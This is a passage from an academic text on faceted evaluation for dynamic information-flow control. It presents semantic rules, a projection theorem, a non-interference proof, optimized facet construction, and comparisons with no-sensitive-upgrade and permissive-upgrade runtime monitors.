$$\frac{k \notin pc \quad \Sigma, e_1 \Downarrow_{pc \cup \{k\}} \Sigma_1, V_1 \quad \overline{k} \notin pc \quad \Sigma_1, e_2 \Downarrow_{pc \cup \{\overline{k}\}} \Sigma_2, V_2}{\Sigma, \langle k \;?\; e_1 : e_2 \rangle \Downarrow_{pc} \Sigma_2, \langle\!\langle\, k \;?\; V_1 : V_2 \,\rangle\!\rangle}\;[\text{F-SPLIT}]$$

$$\frac{k \in pc \quad \Sigma, e_1 \Downarrow_{pc} \Sigma', V}{\Sigma, \langle k \;?\; e_1 : e_2 \rangle \Downarrow_{pc} \Sigma', V}\;[\text{F-LEFT}]$$

$$\frac{\overline{k} \in pc \quad \Sigma, e_2 \Downarrow_{pc} \Sigma', V}{\Sigma, \langle k \;?\; e_1 : e_2 \rangle \Downarrow_{pc} \Sigma', V}\;[\text{F-RIGHT}]$$

Application Rules $\boxed{\Sigma, (V_1\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V'}$

$$\frac{\Sigma, e[x := V] \Downarrow_{pc} \Sigma', V'}{\Sigma, ((\lambda x.e)\ V) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V'}\;[\text{FA-FUN}]$$

$$\frac{k \notin pc \quad \overline{k} \notin pc \quad \Sigma, (V_{\mathrm{H}}\ V_2) \Downarrow_{pc \cup \{k\}}^{\mathsf{app}} \Sigma_1, V_{\mathrm{H}}' \quad \Sigma_1, (V_{\mathrm{L}}\ V_2) \Downarrow_{pc \cup \{\overline{k}\}}^{\mathsf{app}} \Sigma', V_{\mathrm{L}}' \quad V' = \langle\!\langle\, k \;?\; V_{\mathrm{H}}' : V_{\mathrm{L}}' \,\rangle\!\rangle}{\Sigma, (\langle k \;?\; V_{\mathrm{H}} : V_{\mathrm{L}} \rangle\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V'}\;[\text{FA-SPLIT}]$$

$$\frac{k \in pc \quad \Sigma, (V_{\mathrm{H}}\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V}{\Sigma, (\langle k \;?\; V_{\mathrm{H}} : V_{\mathrm{L}} \rangle\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V}\;[\text{FA-LEFT}]$$

$$\frac{\overline{k} \in pc \quad \Sigma, (V_{\mathrm{L}}\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V}{\Sigma, (\langle k \;?\; V_{\mathrm{H}} : V_{\mathrm{L}} \rangle\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V}\;[\text{FA-RIGHT}]$$

$$\frac{}{\Sigma, (\bot\ V) \Downarrow_{pc}^{\mathsf{app}} \Sigma, \bot}\;[\text{FA-}\bot]$$

Figure 10.3: Faceted Evaluation Auxiliary Functions

$$
\begin{array}{lcl}
\mathit{deref} : \mathit{Store} \times \mathit{Value} \times \mathit{PC} & \rightarrow & \mathit{Value} \\
\mathit{deref}(\Sigma, a, pc) & = & \Sigma(a) \\
\mathit{deref}(\Sigma, \bot, pc) & = & \bot \\
\mathit{deref}(\Sigma, \langle k \ ? \ V_{\mathrm{H}} : V_{\mathrm{L}} \rangle, pc) & = & \begin{cases} \mathit{deref}(\Sigma, V_{\mathrm{H}}, pc) & \text{if } k \in pc \\ \mathit{deref}(\Sigma, V_{\mathrm{L}}, pc) & \text{if } \overline{k} \in pc \\ \langle\!\langle\, k \ ? \ \mathit{deref}(\Sigma, V_{\mathrm{H}}, \ pc) : \mathit{deref}(\Sigma, V_{\mathrm{L}}, pc) \,\rangle\!\rangle & \text{otherwise} \end{cases}
\end{array}
$$

$$
\begin{array}{lcll}
\mathit{assign} : \mathit{Store} \times \mathit{PC} \times \mathit{Value} \times \mathit{Value} & \rightarrow & \mathit{Store} & \\
\mathit{assign}(\Sigma, pc, a, V) & = & \Sigma[a := \langle\!\langle\, pc \ ? \ V : \Sigma(a) \,\rangle\!\rangle] & \\
\mathit{assign}(\Sigma, pc, \bot, V) & = & \Sigma & \\
\mathit{assign}(\Sigma, pc, \langle k \ ? \ V_{\mathrm{H}} : V_{\mathrm{L}} \rangle, V) & = & \Sigma' & \text{where } \Sigma_1 = \mathit{assign}(\Sigma, \ pc \cup \{k\}, V_{\mathrm{H}}, V) \\
& & & \text{and } \quad \Sigma' = \mathit{assign}(\Sigma_1, pc \cup \{\overline{k}\}, V_{\mathrm{L}}, V)
\end{array}
$$

We define the faceted value semantics via the big-step evaluation relation:

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

that evaluates an expression e in the context of a store Σ and a program counter label pc, and which returns the resulting value V and the (possibly modified) store Σ'.

Rule [F-SPLIT] shows how evaluation of a faceted expression $\langle k \ ? \ e_1 : e_2 \rangle$ evaluates both e_1 and e_2 to values V_1 and V_2, with pc updated appropriately with k and $\overline{k}$ during these two evaluations. The two values are then combined via the operation $\langle\!\langle\, k \ ? \ V_1 : V_2 \,\rangle\!\rangle$. As an optimization, if the current computation already depends on k-private data (i.e., $k \in pc$), then rule [F-LEFT] evaluates only e_1, thus preserving the invariant that pc never contains both k and $\overline{k}$. Conversely, if $\overline{k} \in pc$ then [F-RIGHT] evaluates only e_2.

Function application $(e_1 \ e_2)$ is somewhat tricky, since e_1 may evaluate to a faceted value tree with closures (or $\bot$) at the leaves. To handle this situation, the rule [F-APP] evaluates each e_i to a value V_i and then delegates to the auxiliary judgement:

$$\Sigma, (V_1 \ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V'$$

This auxiliary judgement recursively traverses through any faceted values in V_1 to perform the actual function applications. If V_1 is a closure, then rule [FA-FUN] proceeds as normal. If V_1 is a facet $\langle k \ ? \ V_{\rm H} : V_{\rm L} \rangle$, then the rule [FA-SPLIT] applies both $V_{\rm H}$ and $V_{\rm L}$ to the argument V_2, in a manner similar to the rule [F-SPLIT] discussed above. Rules [FA-LEFT] and [FA-RIGHT] are optimized versions of [FA-SPLIT] for cases where k or $\overline{k}$ are already in pc. Finally, the "undefined" value $\bot$ can be applied as a function and returns $\bot$ via [FA-$\bot$] (much like the earlier [S-APP-$\bot$] rule).

As an example, consider the function application $(f \ 4)$ where f is a private function represented as $\langle k \ ? \ (\lambda x.e) : \bot \rangle$. The rules [F-APP] and [FA-SPLIT] decompose the application $(f \ 4)$ into two separate applications: $((\lambda x.e) \ 4)$ and $(\bot \ 4)$. The first application evaluates normally via [FA-FUN] to a result, say V, and the second application evaluates to $\bot$ via [FA-$\bot$], so the result of the call is $\langle k \ ? \ V : \bot \rangle$, thus marking the result of the call as private.

The operand of a dereference operation $(!e)$ may also be a faceted value tree. In this case, the rule [F-REF] uses the helper function $\mathit{deref}(\Sigma, V_a, pc)$ to decompose V_a into appropriate addresses, to retrieve the corresponding values from the store Σ, and to combine these store values into a new faceted value. As an optimization, any facets in the address V_a that are not consistent with pc are ignored.

Similarly, the rule [F-ASSIGN] uses the helper function $\mathit{assign}(\Sigma, pc, V_a, V)$ to decompose V_a into appropriate addresses and to update the store Σ at those locations with V, while ensuring that each update is only visible to appropriate principals that are consistent with pc.

For simplicity, we Church-encode conditional branches as function calls, so

Figure 10.4: Faceted Evaluation Semantics for Derived Encodings

$$\frac{\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \texttt{true} \quad \Sigma_1, e_2 \Downarrow_{pc} \Sigma', V}{\Sigma, \texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3 \Downarrow_{pc} \Sigma', V} \quad \text{[F-IF-TRUE]}$$

$$\frac{\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \texttt{false} \quad \Sigma_1, e_3 \Downarrow_{pc} \Sigma', V}{\Sigma, \texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3 \Downarrow_{pc} \Sigma', V} \quad \text{[F-IF-FALSE]}$$

$$\frac{\Sigma, e_1 \Downarrow_{pc} \Sigma', \bot}{\Sigma, \texttt{if } \bot \texttt{ then } e_2 \texttt{ else } e_3 \Downarrow_{pc} \Sigma', \bot} \quad \text{[F-IF-}\bot\text{]}$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \langle k \ ? \ V_H : V_L \rangle \\ e_H = \texttt{if } V_H \texttt{ then } e_2 \texttt{ else } e_3 \\ e_L = \texttt{if } V_L \texttt{ then } e_2 \texttt{ else } e_3 \\ \Sigma_1, \langle k \ ? \ e_H : e_L \rangle \Downarrow_{pc} \Sigma', V\end{array}}{\Sigma, \texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3 \Downarrow_{pc} \Sigma', V} \quad \text{[F-IF-SPLIT]}$$

the implicit flows caused by conditional branches are a special case of those caused by function calls and are appropriately handled by the various rules in Figure 10.3. To provide helpful intuition, however, Figure 10.4 sketches alternative direct rules for evaluating a conditional test $\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3$. In particular, if e_1 evaluates to a faceted value $\langle k \ ? \ V_H : V_L \rangle$, the if statement is evaluated potentially twice, using facets V_H and V_L as the conditional test by the [F-IF-SPLIT] rule. (For simplicity, this rule only supports unnested faceted values.)

10.3 The Projection Property

One of the fundamental qualities of faceted evaluation is that it simulates many executions with the standard semantics. Essentially, one faceted execution projects many executions of the standard semantics with difference security permissions, and

thereby provides the required security guarantees. This section formalizes this projection property, following a similar strategy as Pottier and Simonet [54] use in their non-interference proof for Core ML. It also provides further insight on the different processes used in secure multi-execution [22].

Recall that a view is a set of principals $L = \{k_1, \ldots, k_n\}$. This view defines what values a particular observer is authorized to see. In particular, an observer with view L sees the private facet $V_{\rm H}$ in a value $\langle k\ ?\ V_{\rm H} : V_{\rm L}\rangle$ only when $k \in L$, and sees $V_{\rm L}$ otherwise. Thus, each view L serves as a projection function that maps each faceted value $V \in \mathit{Value}$ into a corresponding non-faceted value of the standard semantics:

$$\begin{array}{rcl} L : \mathit{Value} & \rightarrow & \mathit{value} \\ L(\langle k\ ?\ V_1 : V_2\rangle) & = & \left\{ \begin{array}{ll} L(V_1) & \text{if } k \in L \\ L(V_2) & \text{if } k \notin L \end{array} \right. \\ L(c) & = & c \\ L(a) & = & a \\ L(\bot) & = & \bot \\ L(\lambda x.e) & = & \lambda x.L(e) \end{array}$$

We extend L to also project faceted stores $\Sigma \in \mathit{Store}$ into non-faceted stores of the standard semantics.

$$\begin{array}{rcl} L : \mathit{Store} & \rightarrow & \mathit{store} \\ L(\Sigma) & = & \lambda a.\ L(\Sigma(a)) \end{array}$$

We also use a view L to operate on expressions, where this operation eliminates faceted expressions.

$$\begin{array}{rcl} L : \mathit{Expr} \text{ (with facets)} & \rightarrow & \mathit{Expr} \text{ (without facets)} \\ L(\langle k\ ?\ e_1 : e_2\rangle) & = & \left\{ \begin{array}{ll} L(e_1) & \text{if } k \in L \\ L(e_2) & \text{if } k \notin L \end{array} \right. \\ L(\ldots) & = & \text{compatible closure} \end{array}$$

Thus, views naturally serve as a projection from each domain of the faceted semantics into a corresponding domain of the standard semantics. We now use these views-as-projections to formalize the relationship between these two semantics.

A computation with program counter label pc is considered visible to a view L only when the principals mentioned in pc are consistent with L, in the sense that:

$$\begin{array}{l} \forall k \in pc, k \in L \\ \forall \overline{k} \in pc, k \notin L \end{array}$$

We first show that the operation $\langle\langle\, pc \ ? \ V_1 : V_2 \,\rangle\rangle$ has the expected behavior, in that from the perspective of a view L, it appears to return V_1 only when pc is visible to L, and appears to return V_2 otherwise.

Lemma 21. *If* $V = \langle\langle\, pc \ ? \ V_1 : V_2 \,\rangle\rangle$ *then*

$$L(V) = \begin{cases} V_1 & \textit{if } pc \textit{ is visible to } L \\ V_2 & \textit{otherwise} \end{cases}$$

We next show that the auxiliary functions *deref* and *assign* exhibit the expected behavior when projected under a view L. First, if $\mathit{deref}(\Sigma, V, pc)$ returns V', then the projected result $L(V')$ is a non-faceted value that is identical to dereferencing the projected store at the projected address $L(\Sigma)(L(V))$.

Lemma 22. *If* $V' = \mathit{deref}(\Sigma, V, pc)$ *then* $\forall L$ *consistent with* pc

$$L(V') = \begin{cases} \bot & \textit{if } L(V) = \bot \\ L(\Sigma)(L(V)) & \textit{otherwise} \end{cases}$$

From the perspective of any view L, if the program counter pc is visible to L then the operation $\mathit{assign}(\Sigma, pc, V_1, V_2)$ appears to update the address $L(V_1)$ appropriately. Conversely, if the program counter pc is not visible to L, then this operation has no observable effect.

Lemma 23. *If* $\Sigma' = assign(\Sigma, pc, V_1, V_2)$ *then*

$$L(\Sigma') = \begin{cases} L(\Sigma)[L(V_1) := L(V_2)] & \textit{if pc is visible to } L \textit{ and } L(V_1) = a \\ L(\Sigma) & \textit{otherwise} \end{cases}$$

Crucially, views not consistent with the program counter do not observe any changes to the store.

Lemma 24. *Suppose pc is not visible to L and that*

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

Then $L(\Sigma) = L(\Sigma')$.

Proof. See Appendix C.1. □

We now prove our central projection theorem showing that an evaluation under the faceted semantics simulates many evaluations under the standard semantics, one for each possible view for which *pc* is visible.

Theorem 7 (Projection Theorem)**.**

Suppose

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

Then for any view L for which pc is visible,

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(V)$$

Proof. See Appendix C.2. □

Consequently, if pc is initially empty, then faceted evaluation simulates 2^n standard evaluations, one for each possible view $L \subseteq \mathit{Principal}$, where n is the number of principals.

10.4 Termination-Insensitive Non-Interference

The projection property enables a simple proof of non-interference; it already captures the idea that information from one view does not leak into an incompatible view, since the projected computations are independent. To formalize this argument, we start by defining two faceted values to be L-equivalent if they have identical standard values for view L. This notion of L-equivalence naturally extends to stores ($\Sigma_1 \sim_L \Sigma_2$) and expressions ($e_1 \sim_L e_2$):

$$\begin{array}{rcl} (V_1 \sim_L V_2) & \text{if and only if} & L(V_1) = L(V_2) \\ (\Sigma_1 \sim_L \Sigma_2) & \text{if and only if} & L(\Sigma_1) = L(\Sigma_2) \\ (e_1 \sim_L e_2) & \text{if and only if} & L(e_1) = L(e_2) \end{array}$$

Together with the Projection Theorem, this notion of L-equivalence enables us to conveniently state and prove termination-insensitive non-interference.

Theorem 8 (Termination-Insensitive Non-Interference)**.**

Let L be any view. Suppose

$$\begin{array}{l} \Sigma_1 \sim_L \Sigma_2 \\ \Sigma_1, e \Downarrow_\emptyset \Sigma_1', V_1 \\ \Sigma_2, e \Downarrow_\emptyset \Sigma_2', V_2 \end{array}$$

Then

$$\begin{array}{l} \Sigma_1' \sim_L \Sigma_2' \\ V_1 \sim_L V_2 \end{array}$$

Proof. By the Projection Theorem:

$$L(\Sigma_1), L(e_1) \downarrow L(\Sigma_1'), L(V_1)$$
$$L(\Sigma_2), L(e_2) \downarrow L(\Sigma_2'), L(V_2)$$

The L-equivalence assumptions imply that $L(\Sigma_1) = L(\Sigma_2)$ and $L(e_1) = L(e_2)$. Hence $L(\Sigma_1') = L(\Sigma_2')$ and $L(V_1) = L(V_2)$ since the standard semantics is deterministic. □

This theorem can be generalized to computations with arbitrary program counter labels, in which case non-interference holds only for views for which that pc is visible.

10.5 Efficient Construction of Faceted Values

The definition of the operation $\langle\!\langle\, pc \;?\; V_1 : V_2 \,\rangle\!\rangle$ presented above is optimized for clarity, but may result in a suboptimal representation for faceted values. For instance, the operation $\langle\!\langle\, \{k\} \;?\; \langle k \;?\; 1 : 0\rangle : 2 \,\rangle\!\rangle$ returns the faceted value tree $\langle k \;?\; \langle k \;?\; 1 : 0\rangle : 2\rangle$ containing a dead facet 0 that is not visible in any view. We now present an optimized version of this operation that avoids introducing dead facets.

The essential idea is to introduce a fixed total ordering on principals and to ensure that in any faceted value tree, the path from the root to any leaf only mentions principals in a strictly increasing order. In order to maintain this ordering, we introduce a *head* function that returns the lowest label in a value or program counter, or a result ∞ that is considered higher than any label.

Figure 10.5: Efficient Construction of Faceted Values

$$
\begin{array}{rcl}
\langle\!\langle \bullet \; ? \; \bullet : \bullet \rangle\!\rangle : PC \times \mathit{Value} \times \mathit{Value} & \rightarrow & \mathit{Value} \\
\langle\!\langle \; \emptyset \; ? \; V_n \; : \; V_o \; \rangle\!\rangle & = & V_n \\
\\
\langle\!\langle \{k\} \cup \mathit{rest} \; ? \; \langle k \; ? \; V_a : V_b \rangle : \langle k \; ? \; V_c : V_d \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; \mathit{rest} \; ? \; V_a : V_c \; \rangle\!\rangle : \; V_d \; \rangle \\
\langle\!\langle \{\overline{k}\} \cup \mathit{rest} \; ? \; \langle k \; ? \; V_a : V_b \rangle : \langle k \; ? \; V_c : V_d \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; V_c \; : \langle\!\langle \; \mathit{rest} \; ? \; V_b : V_d \; \rangle\!\rangle \; \rangle \\
\\
\langle\!\langle \; pc \; ? \; \langle k \; ? \; V_a : V_b \rangle : \langle k \; ? \; V_c : V_d \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; pc \; ? \; V_a : V_c \; \rangle\!\rangle \; : \; \langle\!\langle \; pc \; ? \; V_b : V_d \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(pc) \\
\langle\!\langle \{k\} \cup \mathit{rest} \; ? \; \langle k \; ? \; V_a : V_b \rangle : \; V_o \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; \mathit{rest} \; ? \; V_a : V_o \; \rangle\!\rangle : \; V_o \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_o) \\
\langle\!\langle \{\overline{k}\} \cup \mathit{rest} \; ? \; \langle k \; ? \; V_a : V_b \rangle : \; V_o \; \rangle\!\rangle & = & \langle \; k \; ? \; V_o \; : \langle\!\langle \; \mathit{rest} \; ? \; V_b : V_o \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_o) \\
\langle\!\langle \{k\} \cup \mathit{rest} \; ? \; V_n \; : \langle k \; ? \; V_a : V_b \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; \mathit{rest} \; ? \; V_n : V_a \; \rangle\!\rangle : \; V_b \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_n) \\
\langle\!\langle \{\overline{k}\} \cup \mathit{rest} \; ? \; V_n \; : \langle k \; ? \; V_a : V_b \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; V_a \; : \langle\!\langle \; \mathit{rest} \; ? \; V_n : V_b \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_n) \\
\\
\langle\!\langle \{k\} \cup \mathit{rest} \; ? \; V_n \; : \; V_o \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; \mathit{rest} \; ? \; V_n : V_o \; \rangle\!\rangle : \; V_o \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_n) \text{ and } k < \mathit{head}(V_o) \\
\langle\!\langle \{\overline{k}\} \cup \mathit{rest} \; ? \; V_n \; : \; V_o \; \rangle\!\rangle & = & \langle \; k \; ? \; V_o \; : \langle\!\langle \; \mathit{rest} \; ? \; V_n : V_o \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_n) \text{ and } k < \mathit{head}(V_o) \\
\langle\!\langle \; pc \; ? \; \langle k \; ? \; V_a : V_b \rangle : \; V_o \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; pc \; ? \; V_a : V_o \; \rangle\!\rangle \; : \; \langle\!\langle \; pc \; ? \; V_b : V_o \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_o) \text{ and } k < \mathit{head}(pc) \\
\langle\!\langle \; pc \; ? \; V_n \; : \langle k \; ? \; V_a : V_b \rangle \; \rangle\!\rangle & = & \langle \; k \; ? \; \langle\!\langle \; pc \; ? \; V_n : V_a \; \rangle\!\rangle \; : \; \langle\!\langle \; pc \; ? \; V_n : V_b \; \rangle\!\rangle \; \rangle \\
 & & \quad \text{where } k < \mathit{head}(V_n) \text{ and } k < \mathit{head}(pc)
\end{array}
$$

$$\begin{array}{rcll}
head : Value & \rightarrow & Label \cup \{\infty\} & \\
head(\langle k \ ? \ V_1 : V_2 \rangle) & = & k & \\
head(R) & = & \infty & \\
\\
head : PC & \rightarrow & Label \cup \{\infty\} & \\
head(\{k\} \cup rest) & = & k & \text{if } \forall k' \text{ or } \overline{k'} \in rest.\ k < k' \\
head(\{\overline{k}\} \cup rest) & = & k & \text{if } \forall k' \text{ or } \overline{k'} \in rest.\ k < k' \\
head(\{\}) & = & \infty &
\end{array}$$

Figure 10.5 redefines the facet-construction operation to build values respecting the ordering of labels. The definition is verbose but straightforward; it performs a case analysis to identify the smallest possible label k to put at the root of the newly created value. The revised definition still satisfies the specification provided by Lemma 21.

The values generated by Figure 10.5 might still contain redundant facets. For example, consider $\langle k \ ? \ 1 : 1 \rangle$. While it contains no dead facets, the views $\{k\}$ and $\{\overline{k}\}$ both observe this value as 1. Removing these redundant facets could be an additional optimization.

Chapter 11

Comparison to Runtime Monitors

In earlier chapters, we presented the no-sensitive-upgrade (NSU) semantics and the permissive upgrade (PU) semantics for dynamic information flow. In this section, we adapt both of these semantics to our notation to illustrate how faceted evaluation extends these prior techniques. For clarity, in this section we assume that there is only a single principal k since these prior semantics were formalized under this assumption. Finally, we use the optimized facet-construction operation from Figure 10.5 in order to avoid reasoning about dead facets.

11.1 Comparison to No-Sensitive-Upgrade Semantics

We formalize the NSU semantics via the evaluation relation

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

defined by the [NSU-*] rules in Figure 11.1. These rules are somewhat analogous to the faceted evaluation rules of Figure 10.2, but with some noticeable limitations and

Figure 11.1: No Sensitive Upgrade Semantics

NSU Evaluation Rules: $\boxed{\Sigma, e \Downarrow_{pc} \Sigma', V}$

$$\frac{}{\Sigma, R \Downarrow_{pc} \Sigma, R} \quad [\text{NSU-VAL}]$$

$$\frac{\Sigma, e \Downarrow_{pc \cup \{k\}} \Sigma', V}{\Sigma, \langle k \rangle e \bot \Downarrow_{pc} \Sigma', \langle k \rangle^{pc} V} \quad [\text{NSU-LABEL}]$$

$$\frac{\begin{array}{c}\Sigma, e \Downarrow_{pc} \Sigma', V' \\ a \notin dom(\Sigma') \\ V = \langle\!\langle\, pc \ ?\ V' : \bot \,\rangle\!\rangle\end{array}}{\Sigma, (\texttt{ref}\ e) \Downarrow_{pc} \Sigma'[a := V], a} \quad [\text{NSU-REF}]$$

$$\frac{\begin{array}{c}\Sigma, e \Downarrow_{pc} \Sigma', V_a \\ V = deref(\Sigma', V_a, pc)\end{array}}{\Sigma, \texttt{!}e \Downarrow_{pc} \Sigma', V} \quad [\text{NSU-DEREF}]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, (\lambda x.e) \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V' \\ \Sigma, e[x := V'] \Downarrow_{pc} \Sigma', V\end{array}}{\Sigma, (e_1\ e_2) \Downarrow_{pc} \Sigma', V} \quad [\text{NSU-APP}]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, a \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma', V \\ pc = \texttt{label}(\Sigma'(a)) \\ V' = \langle\!\langle\, pc \ ?\ V : \bot \,\rangle\!\rangle\end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma'[a := V'], V} \quad [\text{NSU-ASSIGN}]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \bot \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V'\end{array}}{\Sigma, (e_1\ e_2) \Downarrow_{pc} \Sigma', \bot} \quad [\text{NSU-APP-}\bot]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \bot \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V\end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma_2, V} \quad [\text{NSU-ASSIGN-}\bot]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \langle k \ ?\ (\lambda x.e) : \bot \rangle \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V' \\ \Sigma, e[x := V'] \Downarrow_{pc \cup \{k\}} \Sigma', V\end{array}}{\Sigma, (e_1\ e_2) \Downarrow_{pc} \Sigma', \langle k \rangle^{pc} V} \quad [\text{NSU-APP-K}]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \langle k \ ?\ a : \bot \rangle \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma', V \\ pc \cup \{k\} \subseteq label(\Sigma'(a)) \\ V' = \langle\!\langle\, pc \ ?\ V : \bot \,\rangle\!\rangle\end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma'[a := V'], V} \quad [\text{NSU-ASSIGN-K}]$$

Figure 11.2: Permissive Upgrade Semantics (extends Figure 11.1)

PU Evaluation Rules: $\boxed{\Sigma, e \Downarrow_{pc} \Sigma', V}$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, a \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma', V \\ pc \neq \texttt{label}(\Sigma'(a)) \\ V' = \langle\!\langle\, pc \ ?\ V : * \,\rangle\!\rangle\end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma'[a := V'], V} \quad [\text{PU-ASSIGN}]$$

$$\frac{\begin{array}{c}\Sigma, e_1 \Downarrow_{pc} \Sigma_1, \langle k \ ?\ a : \bot \rangle \\ \Sigma_1, e_2 \Downarrow_{pc} \Sigma', V \\ pc \cup \{k\} \not\subseteq label(\Sigma'(a)) \\ V' = \langle\!\langle\, pc \ ?\ V : * \,\rangle\!\rangle\end{array}}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma'[a := V'], V} \quad [\text{PU-ASSIGN-K}]$$

restrictions. In particular, the NSU semantics marks each raw value R as being either public or private:

$$\begin{array}{rcll} V & ::= & R & \text{public values} \\ & | & \langle k \ ? \ R : \bot \rangle & \text{private values} \end{array}$$

The NSU semantics cannot record any public facet other than $\bot$. The faceted value $\langle k \ ? \ R : \bot \rangle$ is traditionally written simply as R^k in prior semantics, denoting that R is private to principal k, with no representation for a corresponding public facet. This restriction on values means that the NSU semantics never needs to split the computation in the manner performed by the earlier [F-SPLIT] and [FA-SPLIT] rules. Instead, applications of a private closure $\langle k \ ? \ (\lambda x.e) : \bot \rangle$ extend the program counter pc with the label k during the call, reflecting that this computation is dependent on k-private data. Thus, under the NSU semantics, the program counter label is simply a set of principals, and never contains negated principals $\overline{k}$.

$$pc \in PC = 2^{Label}$$

After the callee returns a result V, the following operation $\langle k \rangle^{pc} V$ creates a faceted value semantically equivalent to $\langle k \ ? \ V : \bot \rangle$, with the optimization that the label k is unnecessary if it is subsumed by pc or if it is already in V:

$$\begin{array}{lcl} \langle k \rangle^{\{k\}} \ V & = & V \\ \langle k \rangle^{\{\}} \ R & = & \langle k \ ? \ R : \bot \rangle \\ \langle k \rangle^{pc} \ \langle k \ ? \ R : \bot \rangle & = & \langle k \ ? \ R : \bot \rangle \end{array}$$

(This optimization corresponds to [FA-LEFT] [FA-RIGHT] of the faceted semantics.)

In order to preserve the NSU restriction on values, the NSU semantics carefully restricts assignment statements, halts execution exactly when the faceted semantics

would introduce a non-trivial public facet. These rules use the following function to extract the principals in a value:

$$\begin{array}{lcl} \texttt{label} : \mathit{Value} & \rightarrow & PC \\ \texttt{label}(\langle k \ ?\ R : \bot \rangle) & = & \{k\} \\ \texttt{label}(R) & = & \emptyset \end{array}$$

The rule [NSU-ASSIGN] checks that pc is equal to the label on the original value $\Sigma'(a)$ of the target location a. If this condition holds, then the value $\langle\!\langle\, pc \ ?\ V : \bot \,\rangle\!\rangle$ stored by [NSU-ASSIGN] is actually equal to the value $\langle\!\langle\, pc \ ?\ V : \Sigma'(a) \,\rangle\!\rangle$ that the faceted semantics would store. Thus, this no-sensitive-upgrade check detects situations where the NSU semantics can avoid information leaks without introducing non-$\bot$ public facets. The rule [NSU-ASSIGN-K] handles assignments where the target address is private $\langle k \ ?\ a : \bot \rangle$ in a similar manner to [NSU-ASSIGN].

Because of these no-sensitive-upgrade checks, the NSU semantics will get stuck at precisely the points where the faceted value semantics will create non-$\bot$ public facets. An example of this stuck execution is shown in the NSU column of Figure 10.1. When the value for `y` is updated in a context dependent on the confidential value of `x`, execution gets stuck to prevent loss of information.

If the NSU semantics runs to completion on a given program, then the faceted semantics will produce the same results.

Theorem 9 (Faceted evaluation generalizes NSU evaluation)**.**

If $\Sigma, e \Downarrow_{pc} \Sigma', V$ *then* $\Sigma, e \Downarrow\!\!\Downarrow_{pc} \Sigma', V$.

Proof. See Appendix C.3. □

11.2 Permissive Upgrades

The limitations of the NSU semantics motivated the development of a more expressive permissive upgrade (PU) semantics, which reduced (but did not eliminate) stuck executions [9]. Essentially, the PU semantics works by tracking partially leaked data, which we represent here as a faceted value $\langle k \ ?\ R : * \rangle$ rather than the R^P syntax used in Chapter 7.

$$
\begin{array}{rcll}
V & ::= & R & \text{public values} \\
 & \mid & \langle k \ ?\ R : \bot \rangle & \text{private values} \\
 & \mid & \langle k \ ?\ R : * \rangle & \text{partially leaked values}
\end{array}
$$

Since the public facet is not actually stored, the PU semantics can never use partially leaked values in situations where the public facet is needed, and so partially leaked values cannot be assigned, invoked, or used as a conditional test. In particular, PU computations never need to "split" executions, and so avoid the complexities and expressiveness of faceted evaluation.

